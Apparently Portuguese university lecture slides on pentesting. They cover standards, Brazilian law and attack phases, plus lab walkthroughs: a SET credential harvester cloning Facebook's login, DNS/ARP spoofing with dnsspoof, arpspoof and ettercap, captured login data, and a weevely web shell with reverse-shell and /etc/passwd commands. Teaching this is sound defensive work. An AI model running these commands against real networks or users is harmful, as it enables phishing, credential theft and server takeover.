

Segurança da Informação e Segurança em Redes de Computadores (Pentest)

Prof. Dr. Kelton Costa
kelton.costa@gmail.com
kelton.costa@unesp.br

Segurança da informação (SI)

- Regida por padrões internacionais;
- Normas da família ISO 27000, trata de aspectos gerais da segurança da informação;
- Normas da família ISO 27001, trata da gestão de SI com relação à empresa;
- Normas da família ISO 27002, trata da gestão de SI com relação aos profissionais

Segurança da informação

- O conceito de segurança da informação está padronizado pela norma ISO/IEC 17799:2005 com base no padrão inglês British Standard;
- A série de normas ISO/IEC 27000 foi reservada para tratar de padrões de segurança da informação;
- A ISO/IEC 27002 considerado como 17799.

Segurança da informação (Brasil)

- Lei 12.737/2012 trata sobre crimes cibernéticos;
- Artigo 154-A: Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita.
- Pena: detenção, de 3 meses a 1 ano e multa.

Segurança da informação (Brasil)

- Lei 12.965/2014 “Marco Civil da Internet;
- Artigo 9º § 3º: Na provisão de conexão à internet, onerosa ou gratuita, bem como na transmissão, comutação ou roteamento, é vedado bloquear, monitorar, filtrar ou analisar o conteúdo dos pacotes de dados, respeitado o disposto neste artigo.
- “...o único tipo de informação que pode ser utilizada, de forma a respeitar o MCI, são os fluxos de rede, pois estes utilizam apenas o tráfego como fonte de informação, em detrimento aos payloads.

Fases/Etapas para uma invasão

- Divida em 3 processos:
- Conhecer;
- Analisar;
- Explorar.

Fases/Etapas para uma invasão

- CONHECER
- Coleta de informações do alvo que será invadido: emails, pessoas conectadas ao alvo, rastreamento de usuários, google hacking, etc

Fases/Etapas para uma invasão

- ANALISAR
- Partindo dos dados coletados: analisar, extrair, deduzir;
- Inclui: varredura de IPs, serviços, sistemas operacionais, versões de softwares, etc.

Fases/Etapas para uma invasão

- EXPLORAR
- Explorar os dados obtidos para ganhar acesso ao alvo: exploits, força bruta, engenharia social, etc

ÉTICA

- O objetivo do Pentest é o de melhorar a segurança do Sistema e da empresa por meio das atividades.
- Assinatura acordo NDA (Non Disclosure Agreement)

Chapéu de um profissional de segurança



WHITE HAT



GRAY HAT



BLACK HAT

Padrão Processo Pentest

- PTES – Penetration Testing Execution Standard;
- O padrão inicia antes da utilização de Metasploits;
- Término com entrega do relatório detalhado e consistente para o cliente.

Padrão Processo Pentest – 7 itens

1 – Interações de pré-engajamento

Envolve o levantamento de pré-requisitos para o início dos testes, define o escopo do processo de teste e desenvolvem as regras.

Padrão Processo Pentest – 7 itens

2 – Coleta das informações

Atividade relacionada à descoberta de mais informações sobre o cliente.

Padrão Processo Pentest – 7 itens

3 – Modelamento de ameaças

Utiliza a informação dos ativos e processos de negócio reunidos sobre o cliente para analisar o cenário de ameaças. (sistemas a serem atacados)

Padrão Processo Pentest – 7 itens

- 4 – Análise de vulnerabilidades

Envolve descoberta de falhas, fraquezas e vulnerabilidades através de métodos e ferramentas de teste, no intuito de obter informações sobre os sistemas.

Padrão Processo Pentest – 7 itens

5 – Exploração

Esta etapa explora de fato as vulnerabilidades com base nas informações obtidas anteriormente.

Padrão Processo Pentest – 7 itens

6 – Pós exploração

Com a obtenção do acesso ao sistema, e verificar se este possui algum valor para o propósito.

Padrão Processo Pentest – 7 itens

7 – Relatórios

Documentação de todo o trabalho realizado e apresentar ao cliente; apresentar em forma de relatório de forma a apoiar o cliente na interpretação das informações durante o teste.

Outras metodologias para pentest

- NIST 800-115 (NIST – Instituto Nacional de Padrões e Tecnologias);
- Open Source Security Testing Methodology (OSSTMM);
- OWASP Testing Guide v4 (OWASP - Open Web Application Security Project).

Fases/Etapas para uma invasão - CONHECER

- Há diversas maneiras de conhecer detalhes sobre um alvo.
- Ex. é possível conhecer sobre a infraestrutura de TI, navegando no site da empresa, realizando buscas por informações através de páginas com erros.
 - (inserir na URL, alguma página que não existe e verificar a apresentação do erro)



Fases/Etapas para uma invasão - CONHECER

- Outras formas de conhecimento do alvo:
 - Sites de empresas com informação dos funcionários;
 - Sites de empregos;
 - Etc.

Fases/Etapas para uma invasão - CONHECER

- Mecanismos/serviços/ferramentas/técnicas de consultas:
- WHOIS – mecanismo que registra domínios, endereços IPs, sistemas autônomos da internet, identificar proprietários de uma página web.

Fases/Etapas para uma invasão - CONHECER

- Mecanismos/serviços/ferramentas/técnicas de consultas:
- ARCHIVE.ORG – organização dedicada a manter um arquivo de recursos multimedia. Inclui diversos dados da web: cópias arquivadas de páginas web, múltiplas cópias de cada página, apresentando a evolução da web. Basicamente a consulta será em um banco de dados de caches que apresenta a ordem cronológica dos sites (desde 1996).

Fases/Etapas para uma invasão - CONHECER

- Mecanismos/serviços/ferramentas/técnicas de consultas:
- CONSULTA DNS – auxilia o atacante a identificar dados de hospedagem de um servidor, site ou serviços (ex. Email).
- Ferramenta HOST (Kali Linux)

```
root@kali:~# host guardweb.com.br
guardweb.com.br has address 104.31.87.52
guardweb.com.br has address 104.31.86.52
guardweb.com.br has IPv6 address 2400:cb01:2048:1::681f:5734
guardweb.com.br has IPv6 address 2400:cb01:2048:1::681f:5634
guardweb.com.br mail is handled by 10 alt4.aspmx.l.google.com.
guardweb.com.br mail is handled by 10 alt3.aspmx.l.google.com.
guardweb.com.br mail is handled by 5 alt1.aspmx.l.google.com.
guardweb.com.br mail is handled by 5 alt2.aspmx.l.google.com.
guardweb.com.br mail is handled by 1 aspmx.l.google.com.
```

```
root@kali:~# host -t NS guardweb.com.br
guardweb.com.br name server candy.ns.cloudflare.com.
guardweb.com.br name server wesley.ns.cloudflare.com.
```

Fases/Etapas para uma invasão - CONHECER


- Coleta de Informações (técnica Google Hacking);
- Busca de dados através do buscador Google;
- Busca avançada do Google para identificar possíveis dados expostos, versões de tecnologias vulneráveis, configurações expostas, cartões de crédito, banco de dados indexados, etc.
- Google aplica tecnologia chamada spiders ou web crawlers – robôs que vasculham a web buscando por páginas, navegando e indexando.
- Google agrega o sistema PageRank (palavras-chave no título, descrição, corpo do site, determina importância/relevância da página).

Fases/Etapas para uma invasão - CONHECER

- Coleta de Informações (técnica Google Hacking);
- Consiste na utilização de operadores, direto no buscador, criando combinações para filtrar e localizar sequências específicas de texto.
- Operadores mais utilizados: site, intitle, inurl, intext, filetype.
- `site:keltoncosta.com intext:telefone`
- `site:com.br filetype:txt intext:senhas`

Fases/Etapas para uma invasão - CONHECER

- Rastrear usuários – é possível obter resultados de localização, IP, versão do navegador e aplicações que o usuário esteja utilizando para realizar a leitura de arquivos enviados por email.




Fases/Etapas para uma invasão - CONHECER

- **Ferramentas**
- Blasze
- Mailtracking
- Shodan
- Censys
- Para coleta de endereços de e-mail: The Harvester (aplicado em todos os buscadores simultaneamente) – aplicado para engenharia social
- Para coleta de endereços de e-mail: Gather - aplicado para engenharia social
- Para mineração de dados para análise de links: Maltego

Fases/Etapas para uma invasão - CONHECER

- Mapa Mental (diagrama sistematizado)



Fases/Etapas para uma invasão - ANALISAR

- Após buscas para conhecer o alvo;
- Analisar, validar, conhecer com mais detalhes;
- Testar comunicações e identificar status de portas

Fases/Etapas para uma invasão - ANALISAR

- ANÁLISE DE VULNERABILIDADES – consiste em tarefas que vão desde a navegação no site em buscas de páginas de erros e a exploração de código-fonte até o uso de ferramentas específicas como nmap, para vasculhar a rede e obter versões de serviços e sistemas operacionais.
- Obter o máximo de informações sobre as versões dos serviços e sistemas de um determinado alvo: envolve também engenharia social.

Fases/Etapas para uma invasão - ANALISAR

- FERRAMENTAS E SERVIÇOS:
- banner grabbing: muito aplicado (http, https);
- Técnica consiste em recolher informações sobre o Sistema desejado, seus serviços em execução em suas portas abertas.
- Identifica hosts de rede que estão executando versões de aplicativos e s.o. com exploração conhecidas;
- Ex. portas de serviços usadas para captura de banners: HTTP (80), FTP (21), SMTP (25) ;
- Ferramentas comumente usadas: netcat e telnet.

Fases/Etapas para uma invasão - ANALISAR

- FERRAMENTAS E SERVIÇOS:
- Scanners de vulnerabilidades visuais;
- Nessus – mais abrangente do mercado;
- Pompem – busca de exploits e vulnerabilidades nas bases de dados mais importantes: PacketStorm, CXSecurity, Vulners, Zeroday, National Vulnerability Database, WPScan Vulnerability Database.

Fases/Etapas para uma invasão - ANALISAR

- FERRAMENTAS E SERVIÇOS:
- Após análises iniciais (nmap, nessus, http grabbing);
- Obtenção de dados (versões de softwares, aplicativos, nome de serviços, versões de serviços);
- Utilização de EXPLOITS de bases públicas
 - Padronização -> descrição da vulnerabilidade, método de exploração, correção da vulnerabilidade.

Fases/Etapas para uma invasão - ANALISAR

- common vulnerabilities and exposures (<https://cve.mitre.org>)
- Offensive security exploit database (www.exploit-db.com)
- Oday.today (www.0day.today)

Fases/Etapas para uma invasão - ANALISAR

- Metasploit Framework:
- Kali Linux;
- Explora vulnerabilidades referentes a sistemas de redes;
- Possui base de dados;
- Msfconsole: console do M.F.;
- Msfcli – projeta e automatiza a execução de exploits;
- Msfpayload – cria cargas a serem enviadas ao sistema destino e fornece acesso remoto;
- Msfencode - altera payloads para evitar a detecção;
- Msfvenom – mesmos recursos das funções Msfpayload e Msfencode;


Fases/Etapas para uma invasão - ANALISAR

- OpenVAS (framework)
- Estrutura de vários serviços e ferramentas;
- Solução e gerenciamento de vulnerabilidades;
- Eficiente para testes de vulnerabilidades.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE

Man-in-the-middle – ataque em que dados trocados entre duas partes são interceptados, registrados e alterados.



Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (1)

ARP Spoofing (ARP cache poisoning) – envia mensagens ARP no intuito de associar seu endereço MAC ao endereço IP de outro host, fazendo com que o tráfego seja enviado para o endereço IP do atacante.
Trabalho somente em LANs.

>> ferramentas: arpspoof

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (2)

DNS Spoofing – mesmas características do ARP Spoofing, porem os dados alterados são introduzidos no cache do resolvedor DNS.

setoolkit

```
...
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 2
```

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu

set:webattack> 3
```

```
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack> 2
```

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (2)

```
[ - ] Credential harvester will allow you to utilize the clone capabilities within SET  
[ - ] to harvest credentials or parameters from a website as well as place them into a report  
[ - ] This option is used for what IP the server will POST to.  
[ - ] If you're using an external IP, use your external IP for this  
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.25
```

```
set:webattack> Enter the url to clone: www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] Apache is set to ON - everything will be placed in your web root directory of apache.  
[*] Files will be written out to the root directory of apache.  
[*] ALL files are within your Apache directory since you specified it to ON.  
[!] Apache may be not running, do you want SET to start the process? [y/n]: y  
[ ok ] Starting apache2 (via systemctl): apache2.service.  
Apache webserver is set to ON. Copying over PHP file to the website.  
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt Feel free to customize post.php in the /var/www/html directory  
[*] All files have been copied to /var/www/html  
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.  
[*] All files are located under the Apache web root directory: /var/www/html  
[*] All fields captures will be displayed below.  
[Credential Harvester is now listening below...]
```

- Após os passos: aguardar o acesso à página falsa;
- **/var/www/html** irá conter arquivos tais como: **harvester_ano_mês_dia_hora.txt**;

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (2)
- Realizar redirecionamento de pacotes

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

- Criar arquivo de hosts DNS

```
root@kali:~# vim dnsspoof.hosts  
192.168.0.25 *.facebook.*
```

- Utilizar DNS spoofing (envenenamento DNS)

```
root@kali:~# dnsspoof -i eth0 -f dnsspoof.hosts  
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.25]
```

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (2)
- Utilizar ARP spoofing (envenenamento do ARP)

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.14 -r 192.168.0.1
8:0:27:2d:3d:79 6c:88:14:c:5a:88 0806 42: arp reply 192.168.0.1 is-at
8:0:27:2d:3d:79
8:0:27:2d:3d:79 50:6a:3:48:30:4f 0806 42: arp reply 192.168.0.14 is-at
8:0:27:2d:3d:79
```

- /var/www/html

```
('Array\n',
('\n',
(['[sd] => AVoNX38g\n',
(['[display] => \n',
(['[enable_profile_selector] => \n',
(['[isprivate] => \n',
(['[legacy_return] => 0\n',
(['[profile_selector_ids] => \n',
(['[return_session] => \n',
(['[skip_api_login] => \n',
(['[signed_next] => \n',
(['[trynum] => 1\n',
(['[timezone] => 480\n',
(['[lgndim] =>
eyJ3ljo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR
9\n',
(['[lgnrnd] => 070658_1Xac\n',
(['[lgns] => 1494997278\n',
(['[email] => thompson@gmail.com\n',) ('[pass] => senha123\n',)
(')\n',)
```

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (3)
- Ettercap - MITM

```
root@kali:~# ettercap -T -q -M arp -i eth0 -P dns_spoof //192.168.0.1//  
//192.168.0.26//  
  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  
  
Listening on:  
eth0 -> 08:00:27:2D:3D:79  
192.168.0.28/255.255.255.0  
fe80::a00:27ff:fe2d:3d79/64  
  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.  
Privileges dropped to EUID 0 EGID 0...  
  
33 plugins  
42 protocol dissectors  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
Scanning for merged targets (2 hosts)...  
* |=====> | 100.00 %  
3 hosts added to the hosts list..  
  
ARP poisoning victims:  
GROUP 1 : 192.168.0.1 50:6A:03:48:30:4F  
GROUP 2 : 192.168.0.26 08:00:27:38:88:EE  
Starting Unified sniffing..  
  
Text only Interface activated...  
Hit 'h' for inline help  
  
Activating dns_spoof plugin...
```

Fases/Etapas para uma invasão - EXPLORAR



- ATAQUES NA REDE (4)
- DoS – Negação de Serviço (Dos Attack) e *DDoS* – tentativa de tornar os recursos de um sistema indisponíveis:
 - 1) forçar o sistema da vítima a reinicializar ou consumir todos os recursos de hardware;
 - 2) obstruir a mídia de comunicação entre utilizadores e vítima.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (4)
- Tipos de ataque DoS
- Camada 7 do modelo OSI;
- Alvo (servidores e aplicativos web);
- Utiliza dos métodos GET e POST
- Executa botnets: envia grande volumes de solicitações GET ou POST
- (get: imagens ou scripts)(post: arquivos ou formulários)

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (4)



Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (4)
- SYN Flood
- Semelhante as anteriores;
- Inunda a rede como pacotes TCP do tipo SYN
- IP de origem mascarado
- Aloca quantidade de memória para cada conexão

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (4)
- Slowloris;
- LOIC (visual);
- Booters and Stressers (serviço pago de DDoS) – geralmente para pentest para profissionais de segurança.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- SQL Injection – aproveita de falhas em sistemas que interagem com Banco de Dados via SQL;
- Atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação;
- Ex. Testes de consultas no BD através da URL no navegador web.
 - Google Hacking – inurl=php?
 - No final da página escolhida inserir caractere (‘)
 - Inserir no final da url (order by 1.2, 1.2.3, etc, até a tela de aviso do SQL.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- SQLMAP – ferramenta que automatiza o processo de detecção e exploração de vulnerabilidades SQL injection;
- BLIND SQL Injection – realiza perguntas de lógica booleana (true/false) ao BD e determina a resposta com base na resposta de aplicações.
- ACUNETIX - scanner de sites, em busca de vulnerabilidades. O scanner procura falhas críticas e leves;
- UNISCAN – scanner de vulnerabilidades de execução Remota e Local.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- Ataque XSS (Cross-site scripting) – consiste em uma vulnerabilidade causada pela falha nas validações dos parâmetros de entrada do usuário e resposta do servidor na aplicação web.
- Ex. Firefox->Inspect Element
 - Campo *text* para inserir senha
 - Apresenta o código selecionado
 - Possibilidade de inserção script XSS (do tipo stored)
 - Não faz teste nenhum de login, apenas armazena o que foi digitado em log

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- BeEF XSS (Browse Exploitation Framework) – ferramenta usada para testar e explorar aplicações web e vulnerabilidades baseadas em navegador.



Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- WebShells (Backdoor) – programa malicioso desenvolvido em linguagem web;
- Objetivo – executar comandos no servidor afetado de maneira remota;
- Intuito de roubar informações ou propagar códigos maliciosos.

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)
- BACKDOOR WEEVELY – obtém console do sistema se executado em um host remoto.

```
root@kali:~# weevely generate senha123 /root/shell.php
```

```
Generated backdoor with password 'senha123' in '/root/shell.php' of  
1486 byte size.
```


Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)

```
root@kali:~# weevely http://localhost/app/shell.php senha123
```

```
[+] weevely 3.2.0
```

```
[+] Target: www-data@kali:/var/www/html/app
```

```
[+] Session: /root/.weevely/sessions/localhost/shell_0.session
```

```
[+] Shell: System shell
```

```
[+] Browse the filesystem or execute commands starts the connection
```

```
[+] to the target. Type :help for more information.
```

```
weevely>
```

```
weevely> system_info
```

```
+-----+
| client_ip    | ::1
| max_execution_time | 30
| script       | /app/shell.php
| open_basedir | 
| hostname     | kali
| php_self     | /app/shell.php
| script_folder | /var/www/html/app
| uname        | Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.13-1kali3 (2017-03-13) x86_64 |
| pwd          | /var/www/html/app
| safe_mode    | False
| php_version  | 7.0.16-3
| dir_sep      | /
| os           | Linux
| whoami       | www-data
| document_root | /var/www/html
+-----+
www-data@kali:/var/www/html/app $
```

Fases/Etapas para uma invasão - EXPLORAR

- ATAQUES NA REDE (5)

```
www-data@kali:/var/www/html/app $ help
```

```
:audit_phpconf    Audit PHP configuration.
:audit_etcpasswd  Get /etc/passwd with different techniques.
:audit_filesystem Audit system files for wrong permissions.
:audit_suidsgid   Find files with SUID or SGID flags.
:shell_sh        Execute Shell commands.
:shell_php       Execute PHP commands.
:shell_su        Elevate privileges with su command.
:system_extensions Collect PHP and webserver extension list.
:system_info     Collect system information.
:backdoor_reversetcp Execute a reverse TCP shell.
:backdoor_tcp    Spawn a shell on a TCP port.
:bruteforce_sql  Bruteforce SQL database.
:file_touch      Change file timestamp.
:file_ls         List directory content.
:file_download   Download file to remote filesystem.
:file_rm         Remove remote file.
:file_cp         Copy single file.
:file_upload     Upload file to remote filesystem.
:file_edit       Edit remote file on a local editor.
:file_check      Get remote file information.
:file_mount      Mount remote filesystem using HTTPfs.
:file_bzip2      Compress or expand bzip2 files.
:file_read       Read remote file from the remote filesystem.
:file_webdownload Download URL to the filesystem
:file_find       Find files with given names and attributes.
:file_upload2web Upload file automatically to a web folder and get corresponding URL.
:file_zip        Compress or expand zip files.
:file_grep       Print lines matching a pattern in multiple files.
:file_enum       Check existence and permissions of a list of paths.
:file_tar        Compress or expand tar archives.
:file_cd         Change current working directory.
:file_gzip       Compress or expand gzip files.
:sql_dump        Multi dbms mysqldump replacement.
:sql_console     Execute SQL query or run console.
```

```
:net_ifconfig    Get network interfaces addresses.
:net_phpproxy    Install PHP proxy on the target.
:net_curl        Perform a curl-like HTTP request.
:net_proxy       Proxyify local HTTP traffic passing through the target.
:net_scan        TCP Port scan.
```

```
www-data@kali:/var/www/html/app $
```